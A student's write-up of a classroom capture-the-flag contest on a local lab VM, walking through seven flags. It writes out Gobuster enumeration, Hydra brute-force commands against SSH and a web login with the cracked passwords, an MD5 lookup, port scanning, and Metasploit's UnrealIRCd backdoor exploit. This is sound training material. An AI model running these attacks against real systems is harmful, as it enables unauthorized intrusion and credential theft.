Introduction
I have been on CodeFever's coding track for a while now. Started with Scratch, then HTML, CSS, and JavaScript, then Python, and now cybersecurity. At the end of this level there was a CTF for all students to compete in groups of up to four.
We made groups, I went with my friend and two others. The CTF started, everyone got a USB stick with the vulnerable VM. This vulnerable VM was on the same network as my Kali VM. There were 7 flags to find in total.
There were also quite a lot of 'mini-flags', smaller challenges consisting of short riddles.
The flags
Flag 1
We got the hint that flag 1 was on a website at the VM's IP, which was shown on boot (10.0.2.7). I visited the site and pressed ctrl+u to read the HTML source, where I spotted a link to flag1.html.
So I went to /flag1.html, where I found flag 1 '[REDACTED_FLAG_1]' in the source.
Flag 2
This challenge was about enumerating the files hosted on the web server, so I reached for Gobuster. These were the results:
 gobuster dir -u [http://10.0.2.7](http://10.0.2.7) -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     [http://10.0.2.7](http://10.0.2.7)
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/backdoor             (Status: 301) [Size: 307] [--> [http://10.0.2.7/backdoor/](http://10.0.2.7/backdoor/)]
/index.html           (Status: 200) [Size: 745]
/server-status        (Status: 403) [Size: 273]
/uploads              (Status: 301) [Size: 306] [--> [http://10.0.2.7/uploads/](http://10.0.2.7/uploads/)]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
I visited http://10.0.2.7/backdoor/ and saw Directory Listing was enabled on the Apache server. It had a link to the file 'flag2.txt', I clicked it, '[REDACTED_FLAG_2]'.
Flag 3
The hint was a play on 'ssh' and the many-headed Hydra, and it placed the flag in the home folder of the user 'tim'. So I pointed Hydra at that username.
hydra -l tim -P /usr/share/wordlists/fasttrack.txt ssh://10.0.2.7

-> [22][ssh] host: 10.0.2.7   login: tim   password: networking
I had cracked the password: networking. All there was left to do was ssh in with the found password. Once in, I did ls, found there was 'flag3.txt', used cat to view its contents. Flag 3: '[REDACTED_FLAG_3]'.
Flag 4
For this one we were handed an MD5 hash (5badcaf789d3d1d09794d8f021f40f0e) and told it was the SSH password for 'jonas', whose home folder held the flag.
So, I went ahead and used crackstation to reverse the md5 hash. Result: starwars. But that wasn't the end. I ssh'd into jonas@10.0.2.7, listed files, and found the content of flag4.txt being: '[REDACTED_FLAG_4]'.
Flag 5
We were steered toward Metasploit and Nmap, told the flag lived in the home folder of the user 'unreal', and tipped that the first Metasploit module we found would be the right one.
I had installed Rustscan upfront, a faster alternative to nmap's port scanner. I could pair it with nmap's aggressive flag like following:
rustscan -a 10.0.2.7 --ulimit 5000 -- -A
It found, among other things, 6667/tcp open irc syn-ack ttl 64 UnrealIRCd.
I ran msfconsole, did search UnrealIrcd, and bang
| # | Name | Disclosure Date | Rank | Check | Description |
|---|---|---|---|---|---|
| 0 | exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12 | Excellent | No | UnrealIRCD 3.2.8.1 Backdoor Com |
So I did use 0, show options and set RHOSTS, LHOST, payload etc. I then had RCE, so I ran whoami to confirm, yes it was the user 'unreal'. I ran pwd to see where I was, I was at '/home/unreal/Unreal3.2', that's a subfolder. So I ran
cd .. && cat *flag*. Flag 5: '[REDACTED_FLAG_5]'.
Flag 6
This challenge pointed us to an image file (Blahaj.png) in the same directory, noted it contained an MD5 hash, and suggested reaching for a steganography decoder.
So I went back in as tim@10.0.2.7, grabbed Blahaj.png and copied it to my Kali using sftp to get Blahaj.png.
I then changed my Kali machine's network from NAT Network to NAT to get internet access. I then used Aperisolve to analyze the image. The zsteg tool there found: "CODEFEVER-flag:[REDACTED_FLAG_6]", so Flag 6 has been found.
Flag 7
The last flag sat behind the login form on flag7.php, with 'bram' as the user who normally signed in, and a nudge toward Hydra (the multi-headed serpent again) plus the fasttrack.txt wordlist.
http://10.0.2.7/flag7.php shows a login form with username and password fields. I entered a wrong combination, and saw the url changed accordingly:
http://10.0.2.7/flag7.php?username=bram&password=test&submit=Login
This let me exploit it through Hydra.
hydra -l bram -P /usr/share/wordlists/fasttrack.txt 10.0.2.7 http-get-form "/flag7.php:username=^USER^&password=^PASS^&submit=Login:F=username or password is wrong"

-> [80][http-get-form] host: 10.0.2.7   login: bram   password: changelater
So I logged in with username bram and password changelater. That then showed flag 7: '[REDACTED_FLAG_7]'.
Conclusion

Thanks for reading! We ended up getting #1 in the CTF, pretty stoked about it.
CodeFever's announcement on Facebook